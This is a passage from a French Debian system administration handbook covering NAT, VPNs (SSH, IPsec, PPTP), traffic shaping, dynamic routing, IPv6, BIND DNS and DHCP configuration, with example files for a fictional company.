La passerelle peut également effectuer une traduction d'adresses réseau (*NAT*, ou *Network Address Translation*). Il en existe de deux types. Le

Destination NAT (DNAT) est une technique pour altérer l'adresse IP (et/ou le port TCP ou UDP) destinataire d'une nouvelle connexion (généralement entrante). Le mécanisme de « suivi des connexions » (*connection tracking*) altérera aussi les autres paquets de la même connexion pour assurer la continuité de la communication. Son pendant, le *Source NAT* (SNAT), et dont le *masquerading* est un cas particulier, altère l'adresse IP (et/ou le port TCP ou UDP) source d'une nouvelle connexion (généralement sortante). Comme pour le DNAT, le suivi des connexions gère de manière adéquate les paquets suivants.

Après la théorie, place à la pratique. Il est très facile de transformer un système Debian en passerelle : il suffit d'activer l'option adéquate du noyau Linux. On peut pour cela procéder par l'intermédiaire du système de fichiers virtuels */proc* :

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Pour activer cette option automatiquement à chaque démarrage, on positionnera dans le fichier `/etc/sysctl.conf` l'option `net.ipv4.conf.default.forward` à `1`.

EXEMPLE Fichier /etc/sysctl.conf

```
net.ipv4.conf.default.forward = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

Activer le *masquerading* est une opération plus complexe, nécessitant de configurer le pare-feu *netfilter*. Le paquet *ipmasq* s'en charge heureusement : après son installation, il configure automatiquement le *masquerading* à chaque démarrage de l'ordinateur. Une option permet aussi de n'activer celui-ci qu'à l'ouverture d'une connexion PPP (cas d'une connexion sortante intermittente).

L'emploi du NAT nécessite lui aussi de configurer *netfilter*. Comme il s'agit d'un élément logiciel dont la vocation première est de servir de filtre de paquets, il sera abordé dans une section dédiée du chapitre 14, en page 321.

B.A.-BA Port forwarding

Le *port forwarding*, dont le principe est de rediriger (« faire suivre ») une connexion entrant sur un port donné vers un port d'une autre machine, se réalise facilement à partir d'une technique de DNAT. D'autres solutions techniques existent cependant pour obtenir un résultat similaire, notamment avec des redirections au niveau applicatif grâce à **`ssh`** (voir page 166) ou **`redir`**.

Réseau privé virtuel

Un réseau privé virtuel (*Virtual Private Network*, ou VPN) est un moyen de relier par l'Internet deux réseaux locaux distants via un tunnel (généralement chiffré pour des raisons de confidentialité). Souvent, cette technique sert simplement à intégrer une machine distante au sein du réseau local de l'entreprise.

Il y a plusieurs manières d'obtenir ce résultat. L'une est d'employer SSH pour le tunnel chiffré. Une autre méthode repose sur le protocole IPsec, qui permet de chiffrer les communications IP de manière transparente entre deux hôtes. Il est encore possible de faire appel au protocole PPTP de Microsoft. Ce livre fera l'impasse sur les autres types de VPN existants.

Réseau privé virtuel avec SSH

Il existe en réalité deux méthodes pour établir un réseau privé virtuel à l'aide de SSH. La première, historique, consiste à établir une couche PPP au-dessus du lien SSH. Elle est très simple à mettre en œuvre, et elle est documentée dans un HOWTO : http://www.tldp.org/HOWTO/ppp-ssh/

La seconde méthode n'est disponible que depuis plus récemment. OpenSSH permet en effet, depuis sa version 4.3, d'établir des interfaces réseau virtuelles (`tun*`) de part et d'autre d'une connexion SSH. Ces interfaces réseau peuvent alors être configurées exactement comme s'il s'agissait d'interfaces Ethernet connectées en direct. Il faut autoriser la création de tunnels en positionnant `PermitTunnel` à « yes » dans la configuration du serveur SSH (`/etc/ssh/sshd_config`). Lors de l'établissement de la connexion, il faut explicitement demander la création d'un tunnel en passant l'option `-w any:any` (on peut remplacer `any` par le numéro de périphérique `tun` désiré). Des deux côtés, l'utilisateur doit avoir les droits administrateurs pour créer les périphériques réseau nécessaires (autrement dit, il faut se connecter en tant que root).

Quelle que soit la méthode choisie, l'établissement d'un réseau privé virtuel sur SSH est très simple à mettre en œuvre. En revanche, ce n'est pas le fonctionnement le plus efficace : il n'est pas adapté aux gros débits sur le réseau privé virtuel.

Concrètement, en encapsulant une pile de protocole TCP/IP dans une connexion TCP/IP (SSH), on emploie deux fois le protocole TCP (une fois pour le SSH proprement dit, et une fois à l'intérieur du tunnel). Ce double emploi pose quelques problèmes, notamment à cause de la capacité de TCP à s'adapter aux conditions du réseau en variant les délais de *timeout* (délai maximal d'attente). Le site suivant détaille ces problèmes : http://sites.inka.de/sites/bigred/devel/tcp-tcp.html On réservera donc l'utilisation de cette méthode aux tunnels établis ponctuellement et qui n'ont pas de fortes contraintes de performance.

IPsec

Plusieurs logiciels permettent de gérer IPsec : citons **`freeswan`**, **`openswan`** et **`racoon`**. Le premier, sans doute le plus connu, n'est plus développé ; il

est désormais remplacé par **openswan**. Dans Debian *Etch*, le paquet `freeswan` n'existe plus que pour la transition vers `openswan`.

IPsec est le standard en matière de réseau privé virtuel, mais cette solution est nettement plus difficile à mettre en œuvre. Les noyaux Debian intégrant en standard sa prise en charge, il n'est plus nécessaire de recompiler un noyau spécifique. **openswan** apporte seulement les outils utilisateur nécessaires à IPsec, notamment le démon IKE (*IPsec Key Exchange*, ou échange de clés IPsec) qui permet d'échanger des clés cryptographiques entre deux hôtes.

L'installation du paquet simplifie le travail en créant un certificat X.509 ou une biclé RSA, qui sera utilisée par le logiciel afin de s'assurer de l'identité d'un client.

Reste ensuite à configurer le fichier `/etc/ipsec.conf` pour y paramétrer les « tunnels *IPsec* » (ou *Security Association* dans le vocabulaire *IPsec*) à créer. On peut reprendre l'exemple qu'il donne, mais il est indispensable d'avoir lu au préalable la documentation `/usr/share/doc/openswan/doc/config.html` pour comprendre le sens de chaque directive.

ATTENTION IPsec et NAT

IPsec cohabite difficilement avec NAT sur un pare-feu. En effet, *IPsec* signant les paquets, toute modification de ceux-ci à la volée invalidera leur signature et les fera refuser. Les différentes implémentations d'*IPsec* proposent désormais la technique *NAT-T* (*NAT Traversal*, ou traversée de NAT), qui consiste à encapsuler le paquet *IPsec* dans un paquet UDP.

SÉCURITÉ IPsec et pare-feu

Le fonctionnement d'*IPsec* induit des échanges de données sur le port UDP 500 pour les échanges de clés (et aussi sur le port UDP 4500 si NAT-T est employé). De plus, les paquets *IPsec* utilisent deux protocoles IP dédiés que le pare-feu doit aussi laisser passer : les protocoles numérotés 50 (ESP) et 51 (AH).

PPTP

PPTP (*Point-to-Point Tunneling Protocol*, ou protocole de tunnel en point à point) emploie deux canaux de communication, pour échanger respectivement des informations de contrôle et des données (ces dernières emploient le protocole GRE — *Generic Routing Encapsulation*, ou encapsulation de routage générique). Une connexion PPP standard s'établit sur le canal d'échange de données.

Configuration du client

Le paquet `pptp-linux`, facile à configurer, est le client PPTP pour Linux. Les instructions suivantes sont inspirées de sa documentation officielle : http://pptpclient.sourceforge.net/howto-debian.phtml

Les administrateurs de Falcot ont créé plusieurs fichiers : `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot`, et `/etc/ppp/ip-down.d/falcot`.

EXEMPLE Fichier /etc/ppp/options.pptp

```
# Options PPP employées pour une connexion PPTP
lock
noauth
nobsdcomp
nodeflate
```

SÉCURITÉ MPPE

La sécurisation de PPTP recourt à MPPE (*Microsoft Point-to-Point Encryption*, ou chiffrement point à point de Microsoft), fonctionnalité intégrée sous forme de module dans les noyaux Debian standards. Il n'est donc plus nécessaire de recompiler son propre noyau comme il fallait encore le faire avec le noyau de Debian *Sarge*.

EXEMPLE **Fichier /etc/ppp/peers/falcot**

```
# vpn.falcot.com est le serveur PPTP
pty "pptp vpn.falcot.com --nolaunchpppd"
# la connexion s'identifiera comme utilisateur « vpn »
user vpn
remotename pptp
# la prise en charge du chiffrement est nécessaire
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

EXEMPLE **Fichier /etc/ppp/ip-up.d/falcot**

```
# Créer la route vers le réseau local de Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 est le réseau distant chez Falcot
  route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

EXEMPLE **Fichier /etc/ppp/ip-down.d/falcot**

```
# Supprimer la route vers le réseau local de Falcot
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 est le réseau distant chez Falcot
  route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

Configuration du serveur

ATTENTION **PPTP et pare-feu**

Les pare-feu intermédiaires doivent autoriser les paquets IP employant le protocole 47 (GRE). De plus, le port 1723 du serveur PPTP doit être ouvert pour qu'une communication puisse prendre place.

pptpd est le serveur PPTP pour Linux. Son fichier de configuration principal `/etc/pptpd.conf` n'a presque pas besoin de modifications ; il faut juste y renseigner `localip` (adresse IP locale) et `remoteip` (adresse IP distante). Dans le fichier ci-dessous, le serveur PPTP a toujours l'adresse IP `192.168.0.199` et les clients PPTP reçoivent des adresses IP comprises entre `192.168.0.200` et `192.168.0.250`.

EXEMPLE **Fichier /etc/pptpd.conf**

```
# TAG: speed
#
#       Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#       Specifies the location of the PPP options file.
#       By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options
```

```
# TAG: debug
#
#       Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#       Specifies the local and remote IP address ranges.
#
#       You can specify single IP addresses seperated by commas or you can
#       specify ranges, or both. For example:
#
#               192.168.0.234,192.168.0.245-249,192.168.0.254
#
#       IMPORTANT RESTRICTIONS:
#
#       1. No spaces are permitted between commas or within addresses.
#
#       2. If you give more IP addresses than MAX_CONNECTIONS, it will
#          start at the beginning of the list and go until it gets
#          MAX_CONNECTIONS IPs. Others will be ignored.
#
#       3. No shortcuts in ranges ! ie. 234-8 does not mean 234 to 238,
#          you must type 234-238 if you mean this.
#
#       4. If you give a single localIP, that's ok - all local IPs will
#          be set to the given one. You MUST still give at least one remote
#          IP for each simultaneous client.
#
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

Il faut aussi modifier la configuration PPP employée par le serveur PPTP, consignée dans le fichier `/etc/ppp/pptpd-options`. Les paramètres importants à changer sont les noms du serveur (`pptp`), du domaine (`falcot.com`), et les adresses IP des serveurs DNS et Wins.

EXEMPLE Fichier /etc/ppp/pptpd-options

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-secrets
name pptp
## change the domainname to your local domain
domain falcot.com
```

```
## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present !
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

SÉCURITÉ Failles de PPTP

La première implémentation par Microsoft de PPTP fut sévèrement critiquée car elle souffrait de nombreuses failles de sécurité, pour la plupart corrigées dans la dernière version du protocole. C'est cette dernière version qui est employée par la configuration documentée dans cette section. Attention cependant, car la suppression de certaines options (notamment `require-mppe-128` et `require-mschap-v2`) rendrait le service à nouveau vulnérable.

La dernière étape est d'enregistrer l'utilisateur `vpn` et le mot de passe associé dans le fichier `/etc/ppp/chap-secrets`. Le nom du serveur doit y être renseigné explicitement, l'astérisque (`*`) habituelle ne fonctionnant pas. Par ailleurs, il faut savoir que les clients PPTP sous Windows s'identifient sous la forme *`DOMAINE`*`\\`*`UTILISATEUR`* au lieu de se contenter du nom d'utilisateur. C'est pourquoi on trouve aussi dans ce fichier l'utilisateur `FALCOT\\vpn`. On peut encore y spécifier individuellement les adresses IP des utilisateurs, ou indiquer un astérisque dans ce champ si l'on ne souhaite pas d'adresses fixes.

EXEMPLE Fichier /etc/ppp/chap-secrets

```
# Secrets for authentication using CHAP
# client        server  secret      IP addresses
vpn             pptp    f@Lc3au     *
FALCOT\\vpn     pptp    f@Lc3au     *
```

Qualité de service

Principe et fonctionnement

Le terme QoS (*Quality of Service*) désigne l'ensemble des techniques permettant de garantir ou d'améliorer sensiblement la qualité de service apportée à des applications. La plus populaire consiste à traiter différemment chaque type de trafic réseau ; son application principale est le

shaping. Cela permet de limiter les débits attribués à certains services et/ou à certaines machines, notamment pour ne pas saturer la bande passante. Cette technique s'adapte bien au flux TCP car ce protocole s'adapte automatiquement au débit disponible.

On peut encore modifier les priorités du trafic, ce qui permet généralement de traiter d'abord les paquets relatifs à des services interactifs (**ssh**, **telnet**) ou à des services échangeant de petits blocs de données.

Les noyaux Debian intègrent le QoS et toute la panoplie des modules associés. Ils sont nombreux, et chacun offre un service différent — notamment par le biais de files d'attente pour les paquets IP (*scheduler*, ou ordonnanceur), dont les mécanismes variés couvrent tout le spectre des besoins possibles.

CULTURE **LARTC — Linux Advanced Routing & Trafic Control**

Le howto du routage avancé et du contrôle de trafic sous Linux est un document de référence qui couvre de manière assez exhaustive tout ce qui concerne la qualité de service.

- http://www.linux-france.org/prj/inetdoc/guides/lartc/lartc.html

Configuration et mise en œuvre

Le QoS se paramètre avec le logiciel **tc**, du paquet Debian `iproute`. Son interface étant extrêmement complexe, il est préférable d'employer des outils de plus haut niveau.

Minimiser le temps de latence : wondershaper

L'objectif de **wondershaper** (du paquet Debian éponyme) est de minimiser les temps de latence quelle que soit la charge réseau. Il l'atteint en limitant le trafic total juste en deçà de la valeur de saturation de la ligne.

Après la configuration d'une interface réseau, il est possible de mettre en place ce contrôle du trafic par la commande **wondershaper *interface débit_descendant débit_montant***. L'interface sera par exemple `eth0` ou `ppp0` et les deux débits (descendant et montant) s'expriment en kilobits par seconde. La commande **wondershaper remove *interface*** désactive le contrôle du trafic sur l'interface indiquée.

Pour une connexion Ethernet, le plus simple est d'appeler automatiquement ce script après la configuration de l'interface en modifiant le fichier `/etc/network/interfaces` pour y ajouter des directives `up` (indiquant une commande à exécuter après configuration de l'interface) et `down` (indiquant une commande à exécuter après déconfiguration de l'interface) comme suit :

POUR ALLER PLUS LOIN **Configuration optimale**

Le fichier `/usr/share/doc/wondershaper/README.Debian.gz` détaille la méthode de configuration recommandée par le mainteneur du paquet. Il conseille d'effectuer des mesures de vitesses de téléchargement pour mieux évaluer les limites réelles.

EXEMPLE **Modification du fichier /etc/network/interfaces**

```
iface eth0 inet dhcp
    up /sbin/wondershaper eth0 500 100
    down /sbin/wondershaper remove eth0
```

Dans le cas de PPP, la création d'un script appelant **wondershaper** dans `/etc/ppp/ip-up.d/` activera le contrôle de trafic dès le démarrage de la connexion.

Définir des priorités et des limites : shaper

Ce script (issu du paquet éponyme) définit des priorités et des limites de trafic par « classe ». Chaque classe correspond à un type de trafic, identifié par une combinaison de différents critères tels que la source, la destination, l'heure, etc.

Les différentes classes sont décrites par des fichiers du répertoire `/etc/shaper/`, dont le format est détaillé dans la documentation `/usr/share/doc/shaper/README.shaper.gz`.

Le paquet installe un script de démarrage qui applique automatiquement les règles de contrôle du trafic.

Configuration standard

En l'absence d'une configuration particulière de QoS, le noyau Linux emploie la file d'attente `pfifo_fast`, qui propose déjà quelques fonctionnalités intéressantes. Pour établir les priorités des paquets IP, elle utilise leur champ ToS (*Type of Service*, ou type de service) — qu'il suffira donc de modifier pour bénéficier de cette file. Ce champ peut recevoir cinq valeurs :

- *Normal-Service* (0) (service normal) ;
- *Minimize-Cost* (2) (minimiser le coût) ;
- *Maximize-Reliability* (4) (maximiser la fiabilité) ;
- *Maximize-Throughput* (8) (maximiser le débit) ;
- *Minimize-Delay* (16) (minimiser le délai).

Le champ ToS peut être positionné par les applications qui génèrent des paquets IP ou modifié à la volée par *netfilter*. Avec la règle ci-dessous, il est ainsi possible d'améliorer l'interactivité du service SSH d'un serveur :

```
iptables -t mangle -A PREROUTING -p tcp --sport ssh -j TOS
  ➥ --set-tos Minimize-Delay
iptables -t mangle -A PREROUTING -p tcp --dport ssh -j TOS
  ➥ --set-tos Minimize-Delay
```

Routage dynamique

Le logiciel **quagga** (du paquet Debian éponyme) est désormais la référence en matière de routage dynamique (il a supplanté **zebra**, dont le développement s'est arrêté). Cependant, pour des raisons de compatibi-

lité, le projet **quagga** a conservé les noms des exécutables : c'est pourquoi on retrouve le programme **zebra** plus loin.

C'est un ensemble de démons qui coopèrent pour définir les tables de routage employées par le noyau Linux, chaque protocole de routage (notamment BGP, OSPF, RIP) disposant de son propre démon. Le démon **zebra** centralise les informations reçues des autres démons et gère les tables de routage statiques. Les autres démons s'appellent **bgpd**, **ospfd**, **ospf6d**, **ripd**, et **ripngd**.

On active un démon en modifiant le fichier `/etc/quagga/daemons` et en créant dans le répertoire `/etc/quagga/` son fichier de configuration, qui doit porter son nom suivi de `.conf` et appartenir à l'utilisateur `quagga` et au groupe `quaggavty` — dans le cas contraire, le script `/etc/init.d/quagga` n'invoquera pas ce démon.

La configuration de chacun de ces démons impose de connaître le fonctionnement du protocole de routage concerné. Il n'est pas possible de tous les détailler ici, mais sachez que le manuel au format info du paquet `quagga-doc` n'est pas avare d'explications. Par ailleurs, la syntaxe est très similaire à l'interface de configuration d'un routeur traditionnel et un administrateur réseau s'adaptera rapidement à **quagga**. Par souci d'ergonomie, il est aussi possible de consulter ce manuel au format HTML à l'adresse suivante : http://www.quagga.net/docs/docs-info.php

B.A.-BA **Routage dynamique**

Le routage dynamique permet aux routeurs d'ajuster en temps réel les chemins employés pour faire circuler les paquets IP. Chaque protocole a sa propre méthode de définition des routes (calcul du chemin le plus court, récupération des routes annoncées par les partenaires, etc.).
Pour le noyau Linux, une route associe un périphérique réseau à un ensemble de machines qu'il peut atteindre. La commande **route** permet de les définir et de les consulter.

CULTURE **Articles traitant de Quagga**

Pacôme Massol a rédigé quelques articles pour Linux Magazine France traitant de Zebra (le prédécesseur de Quagga, dont il partage la syntaxe). Ces textes vous fourniront donc des éléments sur ce logiciel.

- http://www.pmassol.net/index.php?tg=articles&topics=3

IPv6

IPv6 — successeur d'IPv4 — est une nouvelle version du protocole IP, qui doit en corriger les défauts et notamment le nombre trop faible d'adresses IP existantes. Ce protocole gère la couche réseau, c'est-à-dire qu'il offre la possibilité d'adresser les machines et de fragmenter les données.

Les noyaux Debian disposent de modules pour la prise en charge d'IPv6 (les commandes ci-dessous ne fonctionneront qu'après chargement du module `ipv6` — voir le chapitre 8 pour plus de détails sur les modules du noyau). Les outils de base comme **ping** et **traceroute** ont pour équivalents IPv6 **ping6** et **traceroute6**, respectivement disponibles dans les paquets Debian `iputils-ping` et `iputils-tracepath`.

On peut configurer le réseau IPv6 comme un réseau IPv4, à travers le fichier `/etc/network/interfaces`. Pour ne pas se contenter d'un réseau IPv6 privé, il faut cependant disposer d'un routeur capable de relayer le trafic sur le réseau IPv6 global.

EN PRATIQUE **OPSF, BGP ou RIP ?**

OSPF est probablement le protocole à privilégier pour du routage dynamique sur des réseaux privés, mais c'est BGP qu'on trouve majoritairement sur l'Internet. RIP est un ancêtre désormais assez peu utilisé.

CULTURE **Le 6bone**

Lors de la période d'expérimentation du protocole IPv6, une infrastructure réseau globale dédiée aux tests était en place. Ce réseau était appelé *6bone*, contraction du 6 d'IPv6 et de *backbone* (épine dorsale). Bien qu'officiellement ce *6bone* n'existe plus (depuis le 6 juin 2006 — notez l'omniprésence du 6), on rencontre encore parfois ce terme, employé pour désigner la partie de l'Internet qui fonctionne en IPv6.

EXEMPLE Exemple de configuration IPv6

```
iface eth0 inet6 static
    address 3ffe:ffff:1234:5::1:1
    netmask 64
    # Pour désactiver l'auto-configuration:
    # up echo 0 >/proc/sys/net/ipv6/conf/all/autoconf
    # Le routeur est auto-configuré, et n'a pas d'adresse fixe.
    # (/proc/sys/net/ipv6/conf/all/accept_ra). Sinon pour le forcer:
    # gateway 3ffe:ffff:1234:5::1
```

En l'absence d'une connexion native en IPv6, on peut toujours s'y connecter via un tunnel sur IPv4. Freenet6 est un fournisseur gratuit de tels tunnels : http://www.freenet6.net/

Pour exploiter cette possibilité, il faut s'inscrire sur ce site web puis installer le paquet Debian `tspc` et configurer ce tunnel. On intégrera au fichier `/etc/tsp/tspc.conf` les lignes `userid` et `password` reçues par courrier électronique, et on remplacera `server` par `broker.freenet6.net`.

On proposera une connectivité IPv6 à toutes les machines du réseau local en modifiant dans le fichier `/etc/tsp/tspc.conf` les trois directives ci-dessous (le réseau local est supposé connecté à l'interface eth0) :

```
host_type=router
prefix_len=48
if_prefix=eth0
```

La machine est alors le routeur d'accès à un sous-réseau dont le préfixe fait 48 bits. Le tunnel désormais averti, il faut encore informer le réseau local de cette caractéristique en installant le démon **`radvd`** (du paquet éponyme). C'est un démon de configuration IPv6 jouant le même rôle que **`dhcpd`** pour le monde IPv4.

Il faut ensuite créer son fichier de configuration `/etc/radvd.conf` (par exemple en adaptant le fichier `/usr/share/doc/radvd/examples/simple-radvd.conf`). En l'occurrence, le seul changement nécessaire est le préfixe, qu'il faut remplacer par celui fourni par Freenet6 (que l'on retrouvera dans la sortie de la commande **`ifconfig`** dans le bloc relatif à l'interface `tun`).

Après les commandes **`/etc/init.d/tspc restart`** et **`/etc/init.d/radvd start`**, le réseau IPv6 sera enfin fonctionnel.

ASTUCE Programmes compilés avec IPv6

De nombreux logiciels doivent être adaptés pour la prise en charge d'IPv6. La plupart des logiciels de Debian *Etch* en sont capables en standard, mais pas encore tous. Quelques volontaires avaient créé une archive de paquets regroupant des logiciels spécialement recompilés pour IPv6, mais elle a été désaffectée en mars 2007, à la fois par manque de temps de la part de ces volontaires et par manque d'intérêt de l'archive (puisque la plupart des correctifs ont été intégrés aux paquets officiels). Si votre logiciel préféré ne fonctionne pas encore en IPv6, vous pourrez trouver de l'aide sur la liste *debian-ipv6* et sur la page de Craig Small.

- http://lists.debian.org/debian-ipv6/
- http://people.debian.org/~csmall/ipv6/

ATTENTION IPv6 et pare-feu

Le bon fonctionnement de l'IPv6 natif (par opposition à un tunnel sur IPv4) exige que le pare-feu laisse passer son trafic, qui emploie le protocole IP numéro 41. C'est possible : il existe une adaptation de **`netfilter`** pour l'IPv6 compilée dans les noyaux Debian. Elle se configure comme la version classique, mais avec le programme **`ip6tables`**.

Serveur de noms (DNS)

Principe et fonctionnement

Le service de gestion des noms (*Domain Name Service*) est fondamental sur l'Internet : il permet d'associer des noms à des adresses IP (et vice versa), ce qui permet de saisir `www.yahoo.fr` en lieu et place de `217.12.3.11`.

Les informations DNS sont regroupées par zones, correspondant chacune à un domaine ou à une plage d'adresses IP. Un serveur primaire fait autorité sur le contenu d'une zone ; un serveur secondaire, normalement hébergé sur une autre machine, se contente de proposer une copie de la zone primaire, qu'il met à jour régulièrement.

Chaque zone peut contenir différents types d'enregistrements (*Resource Records*) :

- `A` : attribution d'une adresse IPv4.
- `CNAME` : définition d'un alias.
- `MX` : définition d'un serveur de courrier électronique, information exploitée par les serveurs de messagerie pour retrouver le serveur correspondant à l'adresse de destination d'un courrier électronique. Chaque enregistrement MX a une priorité associée. Le serveur de plus haute priorité (portant le nombre le plus petit) recevra les connexions SMTP. S'il ne répond pas, le deuxième serveur sera contacté, etc.
- `PTR` : correspondance adresse IP vers nom. Elle est stockée dans une zone dédiée à la résolution inverse, nommée en fonction de la plage d'adresses IP : par exemple `1.168.192.in-addr.arpa` pour toutes les adresses du réseau `192.168.1.0/24`.
- `AAAA` : correspondance nom vers adresse IPv6.
- `NS` : correspondance nom vers serveur de noms. Chaque domaine doit compter au moins un enregistrement NS. Tous ces enregistrements pointent sur un serveur DNS capable de répondre aux requêtes portant sur ce domaine ; ils signaleront les serveurs primaires et secondaires du domaine concerné. Ces enregistrements permettent aussi de mettre en place une délégation DNS. On pourra ainsi indiquer que le domaine `interne.falcot.com` est géré par un autre serveur de noms et déléguer ainsi une partie du service. Évidemment, le serveur concerné devra déclarer une zone `interne.falcot.com`.

Le logiciel serveur de nom de référence, Bind, est développé par l'ISC (*Internet Software Consortium*, ou consortium du logiciel Internet). Debian en propose deux : le paquet *bind* correspond à la version 8.x du serveur tandis que le paquet *bind9* abrite sa version 9.x. Cette dernière

apporte deux nouveautés majeures. Il est désormais possible d'employer le serveur DNS sous une identité utilisateur non privilégiée de sorte qu'une faille de sécurité ne donne pas systématiquement les droits de root à l'attaquant, comme cela a souvent été le cas avec la version 8.x.

D'autre part, elle prend en charge DNSSEC, norme qui permet de signer et donc d'authentifier les enregistrements DNS, empêchant ainsi toute falsification de ces données par des intermédiaires mal intentionnés.

CULTURE DNSSEC

La norme DNSSEC est assez complexe ; pour en comprendre tous les tenants et aboutissants, nous vous suggérons de consulter les informations disponibles sur le site du NIC France (organisme gérant l'attribution des domaines en `.fr`), et particulièrement les supports de cours. Il faut savoir que cette norme, encore relativement expérimentale, n'est pas systématiquement employée (même si elle coexiste parfaitement avec des serveurs DNS qui ne la connaissent pas).

- http://www.afnic.fr/afnic/r_d/dnssec/

Configuration

Quelle que soit la version de **`bind`** employée, les fichiers de configuration ont la même structure.

Les administrateurs de Falcot ont créé une zone primaire `falcot.com` pour stocker les informations relatives à ce domaine et une zone `168.192.in-addr.arpa` pour les résolutions inverses des adresses IP des différents réseaux locaux.

On pourra configurer un serveur DNS en s'inspirant des extraits suivants, issus des fichiers de configuration de la société Falcot.

EXEMPLE Extrait du fichier /etc/bind/named.conf.local

```
zone "falcot.com" {
        type master;
        file "/etc/bind/db.falcot.com";
        allow-query { any; };
        allow-transfer {
                195.20.105.149/32; // ns0.xname.org
                193.23.158.13/32; // ns1.xname.org
        };
};

zone "interne.falcot.com" {
        type master;
        file "/etc/bind/db.interne.falcot.com";
        allow-query { 192.168.0.0/16; };
};

zone "168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/db.192.168";
        allow-query { 192.168.0.0/16; };
};
```

ATTENTION Noms des zones inverses

Une zone inverse porte un nom particulier. La zone couvrant le réseau `192.168.0.0/16` s'appellera ainsi `168.192.in-addr.arpa` : les composants de l'adresse IP sont inversés et suivis du suffixe *in-addr.arpa*.

ASTUCE Tester le serveur DNS

La commande **`host`** (du paquet `host` ou `bind9-host`) interroge un serveur DNS, par exemple celui qu'on vient de configurer. La commande **`host machine.falcot.com localhost`** contrôlera donc la réponse du serveur DNS local pour la requête `machine.falcot.com`. La commande **`host adresseip localhost`** testera la résolution inverse.

ATTENTION Syntaxe d'un nom

La syntaxe désignant les noms de machine est particulière. `machine` sous-entend ainsi `machine.`*`domaine`*. S'il ne faut pas ajouter automatiquement le nom du domaine, il convient d'écrire `machine.` (en suffixant ce nom d'un point). Pour indiquer un nom DNS extérieur au domaine géré, on écrira donc `machine.autredomaine.com.` avec un point.

Exemple Extrait du fichier /etc/bind/db.falcot.com

```
; Zone falcot.com
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL    604800
@       IN      SOA     falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
; Le @ fait référence au nom de la zone (« falcot.com. » en l'occurrence)
; ou à $ORIGIN si cette directive a été employée
;
@       IN      NS      ns
@       IN      NS      ns0.xname.org

interne IN      NS      192.168.0.2

@       IN      A       212.94.201.10
@       IN      MX      5 mail
@       IN      MX      10 mail2

ns      IN      A       212.94.201.10
mail    IN      A       212.94.201.10
mail2   IN      A       212.94.201.11
www     IN      A       212.94.201.11

dns     IN      CNAME   ns
```

Exemple Extrait du fichier /etc/bind/db.192.168

```
; Zone inverse pour 192.168.0.0/16
; admin.falcot.com. => contact pour la zone: admin@falcot.com
$TTL    604800
@       IN      SOA     ns.interne.falcot.com. admin.falcot.com. (
                        20040121        ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL

        IN      NS      ns.interne.falcot.com.

; 192.168.0.1 -> arrakis
1.0     IN      PTR     arrakis.interne.falcot.com.
; 192.168.0.2 -> neptune
2.0     IN      PTR     neptune.interne.falcot.com.

; 192.168.3.1 -> pau
1.3     IN      PTR     pau.interne.falcot.com.
```

DHCP

Présentation

DHCP (*Dynamic Host Configuration Protocol*, ou protocole de configuration dynamique des hôtes) est un moyen de rapatrier automatiquement sa configuration pour une machine qui vient de démarrer et souhaite configurer son interface réseau. De cette manière, on peut centraliser la gestion des configurations réseau et toutes les machines bureautiques pourront recevoir des réglages identiques.

Un serveur DHCP fournit de nombreux paramètres réseau, et notamment une adresse IP et le réseau d'appartenance de la machine. Mais il peut aussi indiquer d'autres informations, telles que les serveurs DNS, WINS, NTP.

L'*Internet Software Consortium*, qui développe **`bind`**, s'occupe également du serveur DHCP. Le paquet Debian correspondant est `dhcp3-server`.

Configuration

Les premiers éléments à modifier dans le fichier de configuration du serveur DHCP, `/etc/dhcp3/dhcpd.conf`, sont le nom de domaine et les serveurs DNS. Il faut aussi activer (en la décommentant) l'option `authoritative` si ce serveur est le seul sur le réseau local (tel que défini par la limite de propagation du *broadcast*, mécanisme employé pour joindre le serveur DHCP). On créera aussi une section `subnet` décrivant le réseau local et les informations de configuration diffusées. L'exemple ci-dessous convient pour le réseau local `192.168.0.0/24`, qui dispose d'un routeur (`192.168.0.1`) faisant office de passerelle externe. Les adresses IP disponibles sont comprises entre `192.168.0.128` et `192.168.0.254`.

EXEMPLE Extrait du fichier /etc/dhcp3/dhcpd.conf

```
#
# Sample configuration file for ISC dhcpd for Debian
#

# The ddns-updates-style parameter controls whether or not the server will
# attempt to do a DNS update when a lease is confirmed. We default to the
# behavior of the version 2 packages ('none', since DHCP v2 didn't
# have support for DDNS.)
ddns-update-style interim;

# option definitions common to all supported networks...
option domain-name "interne.falcot.com";
option domain-name-servers ns.interne.falcot.com;
```

```
# option definitions common to all supported networks...
option domain-name "interne.falcot.com";
option domain-name-servers ns.interne.falcot.com;

default-lease-time 600;
max-lease-time 7200;

# If this DHCP server is the official DHCP server for the local
# network, the authoritative directive should be uncommented.
authoritative;

# Use this to send dhcp log messages to a different log file (you also
# have to hack syslog.conf to complete the redirection).
log-facility local7;

# My subnet
